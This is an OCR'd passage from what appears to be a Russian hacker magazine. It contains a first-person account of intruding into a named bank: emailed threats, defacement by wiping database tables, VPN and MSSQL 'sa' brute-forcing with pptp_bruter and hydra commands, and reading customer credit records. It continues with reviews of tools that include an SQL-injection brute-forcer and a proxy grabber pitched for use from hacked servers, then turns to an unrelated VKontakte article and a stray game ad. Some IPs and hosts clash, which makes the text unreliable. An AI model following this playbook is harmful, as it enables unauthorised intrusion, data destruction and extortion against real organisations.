pointer gw1.abnk.kz.
# host 88.104.192.181
  88.104.192.181.in-addr.arpa domain name
pointer mail.gw1.abnk.kz
```

От предвкушения дальнейших действий захватывало дух.

Время — деньги!

Почтовый ящик трещал по швам от спама, но ответа от админа не было, хотя прошло уже два дня. Копии моего послания админу полетели еще на два ящика: support@abnk.kz и info@abnk.kz. В конце писем я как бы невзначай добавлял, что, в случае если от них не последует реакции в течение суток, их сайт будет зверски взломан ;).

Я не спешил атаковать центральный сервер — на этот счет у меня была немного другая идея. Если в течение суток они не ответят или не закроют дыры, сами виноваты. Их сайт подвергнется дефейсу, а пока они там всем банком будут его восстанавливать и искать виновника, у меня будет больше шансов проникнуть на сервер незамеченным. Ведь админы — тоже люди :). Вся фишка в том, что они должны прекрасно понимать отсутствие связи сайта с сервером, а значит, все внимание будет приковано к сайту, а не к головному серверу. Никто и не подумает, что сайт был взломан только для того, чтобы проникнуть на сервер. Что ж, теперь остается только ждать.

Молчание — знак согласия

Как ты уже понял, мои письма они проигнорировали. Что и требовалось доказать! Именно это мне и было нужно. Не хотят закрывать дыры — заставим, не умеют — научим. Перед тем как дефейсить сайт, я натравил nmap на gw1.abnk.kz. Из имени хоста можно было сделать вывод, что это шлюз центрального офиса (gw — gateway, цифра 1 — головной). Результаты сканирования не заставили себя ждать:

```
21/tcp   open     ftp
22/tcp   open     ssh
53/tcp   open     domain
139/tcp  filtered netbios-ssn
443/tcp  open     https
1720/tcp filtered H.323/Q.931
1723/tcp open     pptp
3306/tcp open     mysql
```

Вот такое интересное кино получается. На сервере стоят никсы, открыт FTP для служебного пользования, работает DNS. Также, возможно, стоит LDAP, если уж они внутри сети используют никсовый DNS. Https, скорее всего, используется для безопасного обмена данными с другими офисами. MySQL есть, но, вероятно, не для базы клиентов банка. Если стоит https и идет обмен данными с другими офисами, то какой смысл тут же держать открытой базу? Наверняка, там висит какой-то сервис, который обрабатывает POST-запросы, а сам уже работает с базой данных, расположенной на специально отведенном сервере.

Вломиться на FTP не получилось. Анонимного юзера посылали на Lost Connection. Долбиться на SSH было бесполезно. На большинстве крупных серверов суперпользователь фильтруется, и зайти можно только под обычным с последующим повышением прав. А логины обычных пользователей взять, конечно, было неоткуда. Оставался лишь pptp.

За неимением логинов я решил долбиться под рутом. Сгоняв на www.thc.org, я обновил свой старенький pptp-брутер до версии 0.1.4. Потом достал из заначки 200-метровый словарик, подготовил командную строку к бою и еще раз проверил мыло. Письма по-прежнему не было. В консоли висела строка «cat * | ./distr/pptp/pptp_bruter 88.104.193.193».

Настало время действовать


Обновив прокси, я зашел в админку базы данных. Бэкап делать я даже и не думал. Настало время играть по-взрослому.


MACUKI


DUM 4
MADE IN CHINA
ПРОДОЛЖЕНИЕ СУПЕРХИТА!
Скриншоты и подробное описание игры на следующей странице
Обновленная уникальная графика
Новые уровни и монстры
Новая система геймплея
Упрощенные системные требования:
Intel® Pentium или AMD® Athlon®, 266 MHz, 32 RAM
Windows® Me, 2000 или XP
Macromedia Flash Player



В каталоге сайтов несложно найти несколько хостеров



Изящный подбор пароля

Чем больше у них будет головной боли, тем больше я выиграю времени. Конечно, ты можешь сказать, что это противоречит принципам хакера, но когда речь идет о серьезных намерениях, а не о простом дефейсе, тут уже не до благородства. Если учесть, что было послано три письма, которые остались без ответа, моя совесть чиста :).
Легким движением руки таблицы одна за другой обнулились. После этого на главную страницу стало невозможно смотреть без слез. Остались только картинки, да и те были как-то криво раскиданы ;). Но торопиться было нельзя, нужно было дать им время, чтобы они успели сообразить, что к чему. Через полчаса указательный палец опустился на <Enter>. Посмотрев несколько минут на процесс перебора, я пошел спать.

Гидрой по базе

Проснувшись примерно через 4 часа, я первым делом подошел к компу. Брутфорс поработал на славу. Пароль был подобран. Банально: Gladiator. Банку явно не повезло — а нечего процент на кредит заоблачный ставить :)!
IP-адрес моего соединения был 192.168.7.41. Недолго думая, я попинговал 7.1, 7.254, а также диапазон от 7.1 до 7.50. Несколько адресов были живыми, и почти все они оказались виндовыми машинами. Как показал nmap, 7.1 был шлюзом, а 7.10 — сервером с базой данных MSSQL. Вот результаты nmap.

```
PORT     STATE SERVICE
42/tcp   open  nameserver
53/tcp   open  domain
88/tcp   open  kerberos-sec
100/tcp  open  newacct
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1433/tcp open  ms-sql-s
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-term-serv
```

Вот такие ужасы творятся на виндовых серваках. Надо полагать, что если на сервере настроен MSSQL, значит, это кому-то нужно :). Я полагал, что то, что хранится в этой базе, нужно как раз мне :). Через пару минут thc-hydra была скомпилирована и готова к работе. Эта замечательная программка служит для подбора паролей по словарю по многим протоколам. Протокол MSSQL также присутствует, причем компилируется по умолчанию. Для него не нужны дополнительные библиотеки, как для SSH (libssh).
Для того чтобы запустить Гидру, нужно знать логин и иметь хороший словарик с паролями. Как известно, на MSSQL-сервере существует пользователь SA (System Administrator), по умолчанию обладающий правами админа. Вот для него-то я и подбирал пароль. Сразу скажу, что пароль Glagiator не подошел :).

```
# hydra -l sa -P allwords2.dic -t 50 192.168.7.1 mssql
```

Словарь для перебора я взял на диске одного из прошлых выпусков журнала. Через пару часов работы Hydra выдала сообщение:

```
[1433][mssql] host: 192.168.7.1  login: sa  password:
metall
[STATUS] attack finished for 192.168.7.1 (waiting for
childs to finish)
```

Ура! Пароль был подобран. Админам явно не хватало фантазии на более серьезные комбинации :). Пока пароль подбирался, я успел скомпилить VMWare Server и установить на него винду, после чего воткнул туда Enterprise Manager из стандартной поставки MSSQL Server.
Сильно тормозя, Enterprise Manager подконнектился к базе. Быстро пролистав ее, я понял, что нашел то, что искал. Кроме стандартных Master, Mist, на сервере крутилось еще несколько баз данных, и одна из них называлась Credits. Сделав выборку из базы, я нашел всю подноготную своего кредита и кредитов нескольких своих друзей, которые тоже имели дело с этим банком.

И был взлом!

В этот момент я задумался: а стоит ли идти дальше? Банк можно считать взломанным, кредит погашенным, но если я удалю себя из базы, где гарантия, что работники банка не поднимут бумажные документы? Ведь кредитный договор-то оставался в силе!
Я опять вошел на сайт... Он по-прежнему был задефейсен, и никто, по-моему, не спешил его поднимать. Немного поразмыслив, я закрыл pptp-соединение. Через несколько минут было готово письмо админам. В нем я описал всю процедуру взлома и предсказал возможные последствия. Я предложил им ставить пароли не менее 16 символов, состоящие из букв разного регистра, цифр и спецсимволов. К примеру, Fg#.]{76Hjk;!iGS.




ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /



x-tools

Программы для хакеров

ПРОГРАММА: SQLBRUTER V.0.2
ОС: *NIX/WIN
АВТОР: RAZOR



Облегчаем себе жизнь — юзаем SQLBruter :)

Технологии проведения, обнаружения и анализа SQL-инъекций не раз подробно описывались в нашем журнале (в том числе и в моих статьях, почитай подшивку «Хакера»). Но актуальности подобного рода уязвимости не теряют. Поэтому вернемся к вопросу о наболевшем, а именно о методах подбора названий таблиц/полей из БД. Как ты понимаешь, сидеть часы/сутки/недели напролет за монитором, обложившись различными словарями, и подбирать злополучное название таблички — перспектива малоприятная (учитывая летний период и полураздетых девушек на улицах :)). Поэтому здравомыслящие хакеры предпочитают всячески автоматизировать этот процесс, избавляя себя от лишних мучений. К сожалению, хорошего и полнофункционального софта для SQL-брута довольно мало. Помнится, в одном из прошлых выпусков X-Tools я выкладывал приватную утилу от Античата, которая ко всему прочему имела GUI-интерфейс. Многим софтинка пришлась по душе, тем не менее спешу представить тебе ее прямого конкурента — SQLBruter v. 0.2. Скрипт написан на PHP и обладает рядом полезных возможностей. Прежде всего, тулза предназначена для определения количества выбираемых полей, названий таблиц и столбцов. При запуске необходимо указать несколько обязательных параметров: host — атакуемый сервер (например, target.com); path — путь к скрипту с уязвимым параметром (например, /user.php?id=2); mode — тип брутфорса.

Если с первыми двумя параметрами все понятно, то на третий стоит обратить особое внимание. В версии брутера 0.2 доступно 4 типа брутфорс-атак:

1 — брут количества выбираемых полей;
2 — брут названий таблиц;
3 — брут названий столбцов;
4 — посимвольный брут.


Кстати, для каждого из режимов в качестве дополнительного параметра нужно указывать значение string — строки, которую вернул сервер в ответ на неверный запрос. К примеру, если ты перебираешь количество полей, то в роли string'а будет, скорее всего, строка «The used SELECT statements have a different number of columns». Аналогично и с остальными режимами, только не забывай изменять значение этого параметра, иначе брут не принесет желаемого результата =).

Кроме всего прочего, отмечу пару важных опций скрипта, без которых нет смысла его использовать: ведение лога и использование прокси.

Для первого следует указать «-o=[file]», где выставляется имя и размещение файла с логом, а для второго — «-p=[ip:port]», где нужно вбить адрес проксика и порт. В общем, принцип работы и основные возможности тулзы я описал, а юзать SQLBruter или нет — решать тебе. Но помни, пока ты пьешь пиво, SQLBruter работает, так что делай правильный выбор и смело забирай скрипт с нашего диска =).

ПРОГРАММА: XP ANTI-SPY
ОС: WINDOWS XP
АВТОР: CHRISTIAN TAUBENHEIM

Как ни крути, но без Винды сейчас не обойтись, и это нужно хорошо понимать (хотя, поверь, Линуху я люблю не меньше тебя =)). А потому приходится снова и снова приспосабливаться под все время возникающие глюки/«сюрпризы» этой операционки. Честно говоря, я получаю мало удовольствия, постоянно наблюдая стандартные сообщения об ошибках (с риторическим вопросом об отправлении отчета мелкомягким) и пресекая безудержные попытки Media Player'а обновиться =). Конечно, все это можно отрубить,



Изгаляемся над Виндой


покопавшись в настройках или реестре. Но есть и более простое решение — утила XP Anti-Spy. Софтина предназначена как раз для регулирования некоторых весьма «неудобных» параметров Винды (всевозможных сообщений, предупреждений, обновлений и прочей дряни, мешающей нормально работать :)). Меню проги представлено в виде списка с заголовками основных разделов:

1. Параметры встроенного проигрывателя MS MediaPlayer
2. Отчеты об ошибках и сбоях, происходящих в системе
3. Разнообразные дополнительные параметры
4. Параметры встроенного браузера Internet Explorer 6
5. Фоновые службы и программы
6. Параметры запуска и деинсталляции MS Messenger
7. Управление RegSvr32.exe

Первый пункт содержит в себе такие функции, как отключение автоматической загрузки медиаплеером кодеков через инет, отключение отправки отчета мелкомягким об использовании медиаплеера и прочее. О втором пункте меню даже и говорить не буду — тут и так все предельно понятно =). А вот под «разнообразными дополнительными параметрами» создатель проги подразумевал отруб синхронизации времени, remote-десктопа (удаленного рабочего стола), запрет всплывающих советов, автоматическое удаление файла подкачки и т.д. Раздел, посвященный Ослику, не отличается оригинальностью :). В нем ты можешь запретить все и вся: начиная от использования ActiveX и заканчивая всплывающими окнами. Кстати, нечто похожее

тебе предлагается провернуть и с MS Messenger, заблокировав его старт с загрузкой оси =).
Полагаю, суть тулзы ты понял и благополучно разберешься с ней. Запасись терпением и фантазируй, благо софтина предоставляет для этого все условия :).
P.S.: Тулза полностью фриварная и русифицированная, но небольшие траблы с кодировкой я все же наблюдал :).

ПРОГРАММА: PROXYGRAB
ОС: WINDOWS 2000/XP
АВТОР: SPLEENJACK



Парсим халявные прокси-листы


Ты, наверное, не раз сталкивался с траблами при составлении прокси-листа для брута/скана/etc. Не скрою, искать большое количество проксиков, тем более халявных, — задача утомительная, другое дело — платные. Но, как говорится, кто ищет — тот найдет. Вот и я нашел =). Нет-нет, не жди, что я начну патчить тебя халявными акками на какой-либо из прокси-сервисов или раздавать прокси-листы по паре в руки :). Все гораздо скромнее: я хочу представить тебе замечательную тулзу под названием ProxyGrab, которая навсегда избавит тебя от вышеописанного геморроя. Прога предназначена для парсинга в Сети страничек с бесплатными проксиками и составления удобочитаемого списка с прочеканным содержимым =). Кстати, софтина может работать аналогично и с файлами на твоем винте. Меню подробно описывать не буду — познакомишься сам, а вот о статистике, которую умеет вести тулза, пару слов скажу. Чтобы не растекаться мыслью по древу, все сокращения расшифрованы и приведены ниже:

Sources — источники:
T — Total — общее количество
C — Checked — помеченные
S — Selected — выделенные
Scan — сканирование:
TS — Total Scanned — всего отсканировано
FS — For Scan — осталось источников для сканирования
CS — Current Scanned — отсканировано в текущем скане

Proxies — прокси:
F — Found — найдено
A — Allowed — принято в список

Кроме того, утила работает в многопоточном режиме (количество потоков можно регулировать вручную) и умеет пахать через проксик. Юзать ее я настоятельно рекомендую с поломанных виндовых дедиков, поскольку забивать свой личный канал не так приятно, как чужой (aka буржуйский =)). Программулина, как водится, фриварная и не требует инсталляции, поэтому поместить утилу на флешку в раздел боевого софта тебе просто необходимо. Одним словом, must have, товарищи, must have!

ПРОГРАММА: UNIVERSAL JAVASCRIPT DECODER
ОС: 2000/XP
АВТОР: HUNGER.RU



Смотрим скрытое html-содержимое паги

Проводя очередной вечер за парсингом или просматривая работу понравившегося движка, все чаще натыкаешься на новые фишки разработчиков. Увы, но в последнее время нередко встречаются защиты, которые обфусцируют html-содержимое страницы, и такую пагу стандартными средствами прочесть становится попросту невозможно. По правде сказать, утил, решающих эту проблему, не так много. Поэтому сейчас я познакомлю тебя с достойным представителем этой серии софта — релизом от ребят из hunger.ru под названием Universal JavaScript Decoder. Тулза является универсальным декодером и отлично справляется со своей задачей. Она умеет работать в трех режимах:

- Full HTML — выдается весь обфусцированный и проинтерпретированный html-код.
- Without <script> — тела функций декодеров обфускатора находятся между тэгами <script> и </script>; этот режим позволяет вырезать все эти участки, оставив только проинтерпретированный результат и другой html-код. Но помни, что при этом может быть вырезан и интересующий тебя скрипт.
- Only text — оставляет только текст.


Кроме того, утила имеет GUI-интерфейс и симпатичную менюшку. Работает без инсталляции и весит всего чуть более 180 Кб. Смело сливай Universal JavaScript Decoder с нашего DVD и юзай в свое удовольствие.

ПРОГРАММА: SCARABAY
ОС: WINDOWS 2000/XP
АВТОР: NICK KALMYKOV



Шифруй и сохраняй :)

Сколько раз я выкладывал различный криптософт — не сосчитать :). Но тем не менее я буду упорно продолжать это делать. Ничего уж тут не поделаешь — я параноик, это известный побочный эффект нашей профессии =). А потому рад предложить тебе еще одну тулзу — Scarabay. Прога предназначена для хранения и шифрования твоих секретных данных. Особенно удобно юзать утилу при веб-серфинге, так как она сейвит твои логины, пароли, номера кредитных карт, пин-коды, серийные номера и ключи к программам в зашифрованном виде, номера телефонов и еще много всего. О такой фишке, как запуск сохраненного урла, я вообще молчу. Кроме того, тулза обладает встроенным генератором безопасных случайных паролей (под безопасными я подразумеваю пассы вида Nh6g*fD =)). Количество хранимых данных и их объем не ограничены, поэтому ты наконец-то без проблем сможешь провести полную ревизию своих данных и навсегда забыть о бумажках (вроде тех, на которых на той неделе ты записал пару рутовых паролей на амерские дедики и которые вчера не обнаружил на своем столе, потому что заботливая девушка/бабушка/мама выкинула их еще два дня назад =)).
В софтинке удобно реализована поддержка различных профилей пользователей с возможностью создания отдельных аккаунтов. О гуишной менюхе и красиво прорисованном стиле я скромно умолчу, не говоря уже об удобном сворачивании в трей :). А то, что тулза полностью бесплатная, — это еще один ее жирный плюс. Уф, хватит разговоров, срочно ставь прогу и сейви все, что наработал за долгие месяцы/годы :).



ИЛЬЯ АЛЕКСАНДРОВ
/ ALEKSANDROV.I@GAMELAND.RU /

В контакте!

Социальная сеть XXI века


Общение в интернете — забава известная. У нас в стране разного рода сети и сервисы для разговоров online всегда пользовались бешеной популярностью. Фидо, форумы, аська, живой журнал... Сегодня самым популярным сайтом для сетевого общения является «В Контакте.ру».

История создания

Программированием петербуржец Павел Дуров занимается давно. С 11 лет. И, даже несмотря на то что получать высшее образование Павел пошел на филологический факультет, к тому же на кафедру английского языка, любимое дело студент Дуров не забросил. Занимался он теперь по большей части web-строением. Его первым крупным проектом стал сайт Durov.com. На сайте было организовано хранилище с ответами на экзаменационные билеты. Во время сессий Durov.com и сегодня становится спасательным кругом для многих учащихся вузов. Следующим порталом Павла был spbgu.ru, сайт его университета. Spbgu.ru является образцом хорошего вузовского сайта, но главная гордость Павла — форум ресурса. Форум превратился в настоящее студенческое сообщество, где накопилось уже полтора миллиона сообщений. Павел думал, как приблизить сетевое общение к реальному. В профайле на форуме появились графы «Имя», «Фамилия», «Кафедра»... Но юзеры не хотели развиртуализироваться. Наверно, в этом есть своя романтика, когда по паспорту ты Вася Пупкин, а согласно никнейму, VAsilius-sex-machine. Форумы решительно не соответствовали концепции Павла.

В начале 2006 года из Америки вернулся друг Дурова, который рассказал ему, что в Штатах уже существуют сайты, являющиеся онлайновыми студенческими сообществами. Так Павел узнал о facebook.com, где пользователи вместо никнеймов указывали реальные имена и фамилии, а при авторизации прописывался емейл-адрес, а не логин.

Дуров увидел то, что хотел реализовать в России. Им была собрана база по вузам и факультетам Российской Федерации — использовались как различные справочники, так и поисковики. Летом, после написания движка сайта, была запущена альфа-версия. Были зарегистрированы первые пользователи: друзья Павла и люди, помогавшие ему в программировании ресурса. Отдельное внимание было уделено безопасности сайта, движок тщательно тестировался на вероятные ошибки. Личная информация юзеров на подобных сайтах должна быть сверхзащищенной. Единственный момент, вызвавший в команде разработчиков разногласия, касался названия. Придумать нечто оригинальное не получалось, а названия вроде student.ru были слишком скучными. Все студенты рано или поздно становятся выпускниками. Павел полагал, что и тогда им нужно оставаться в контакте. На том и


Видеослужба


Американский «Контакт»

остановились — социальная сеть стала называться «В Контакте». Чтобы продолжить повествование, мне нужно рассказать тебе, что представляет собой сайт.

Краткое руководство пользователя

Ты регистрируешься на сайте. Указываешь свое имя, фамилию, заполняешь анкету. Можно указать место, дату рождения, школу, вуз и факультет, место работы. Также есть стандартные поля вроде «деятельность», «интересы». Все твои данные будут отображаться на личной страничке (в профайле) сайта. Все сведения также играют роль гиперссылок. Ты можешь посмотреть всех юзеров такого же года рождения, найти сокурсников и коллег по работе. В этом и заключается главная фишка сайта — в возможности отыскать в сети всех оффлайновых знакомых. Еще есть место для размещения аватара и «стена», где тебе будут оставлять комментарии, доступные для всеобщего обозрения.

Теперь о сервисах.

«Мои друзья» — люди, которых ты зафрендил. Принципиальное отличие от ЖЖ в том, что здесь в друзья добавляют тех, кого знают в реальной жизни. Ну и еще иногда мальчики добавляют незнакомых, но красивых девочек. Через этот сервис ты сможешь быстро выйти на профайл друга и увидеть, кто из френдов сейчас в сети.

«Мои фотографии» — фотоальбомы. Можно выложить весь семейный фотоархив, лично я пока с ограничениями на хранение не столкнулся.

«Мои видеозаписи» — локальный Ютуб. Коллекция видеороликов юзера. Существует возможность обмениваться личными сообщениями, ничем принципиально не отличающаяся от таковой на форумах. Ты можешь вести блог: писать заметки, читать записи друзей. До развитых блогов вроде LiveJournal сервису очень далеко, но графоманией здесь никто и не страдает.

Успеха же сайт достиг феноменального. Сегодня «В контакте» на четвертом месте в рунете, впереди только Яндекс, Рамблер и mail.ru. Количество зарегистрированных пользователей близко к цифре 700 000. В чем причина такой популярности?

Во-первых, сайт дает возможность поддержки связи с личными знакомыми. Подобное уже пытались реализовать odnoklassniki.ru и MoiKrug, но «Контакт» несравненно более удобен, и в нем зарегистрировано больше юзеров. А значит, и шансов найти старого друга больше.

Второй фактор — отсутствие рекламы. Дуров говорит, что занимается порталом не ради денег. И относится к сайту не как к бизнес-проекту, а как к собственному детищу. «Душевные силы и фанатизм не покупаются за деньги, но они необходимы», — пишет Павел в своем дневнике. Все предложения о продаже сайта — а их в последнее время поступало немало — отклоняются, ни одного рекламного баннера на сайте так и не появилось.

Группы и встречи

Традиционно в веб-сообществах создаются тематические группы, объединяющие пользователей по интересам. Не стал исключением и «В Контакте». Самая популярная группа — «Студенты.ру», включающая 55 тысяч человек. Ну, это неудивительно для студенческого сайта. Новичкам рекомендую сообщество «Все4you» — своего рода путеводитель по порталу. Здесь подскажут все нужные тебе группы или даже конкретных людей. 48 тысяч объединились в армию для борьбы с сообщениями типа «Передай эту шнягу 10 людям, или тебе пипец на следующий день!». Действительно, аську уже не включить без этого спама. Есть группа любителей анекдотов, коллектив ненавидящих бабок с тележками, юноши и девушки, изучающие романтические места Санкт-Петербурга. От ЖЖшных, фидошных и остальных эти группы отличает их массовость. Групп, где зарегистрировано 20-30 тысяч участников, великое множество.

Здесь, правда, есть одно неудобство. За пару недель «В Контакте» ты будешь зареган в пятнадцати группах, а отслеживать информацию в них всех очень сложно. Никакой френдленты для этого нет, и у тебя будет огромное количество постоянно обновляемых форумов. Надеюсь, в ближайшее время разработчики разрулят эту неудобную ситуацию.

Контактеры просто не могут не встречаться в оффлайне, благо есть еще и сервис «Встречи». Назначается место и время события и пишется его анонс. Это может быть просто флешмоб, а может и какая-нибудь эротическая вечеринка.

Из предстоящих встреч отмечу «Самую большую бухаловку в мире». Попить водки-пива в центре города собираются 5 тысяч петербуржцев. Если все, кто обещал, появятся, можно проситься в книгу рекордов Гиннеса. Для непьющих проводился «Русский день всех влюбленных». Парочки из «Контакта» придумали свой праздник вместо Дня святого Валентина и устроили массовый поцелуй на улицах. Рыжие контактеры отметились рыжим же маршем. Взяли и пробежались по городу, что еще в выходной делать? Крашеных рыжих, кстати, тоже брали.

Но чаще встречи оказываются приглашением на мероприятия вроде концертов, фестивалей, массовых гуляний. Так сказать, афиша под рукой. Ничего не пропустишь.

Интервью с Дуровым

Прерываю свой рассказ, чтобы ты все узнал из первых уст. Встречай — Павел Дуров, создатель «В Контакте.ру».

И.А.: Здравствуй, Павел! Расскажи, когда ты стал интересоваться компьютерами, технологиями? Какой у тебя был первый компьютер и что ты на нем делал?

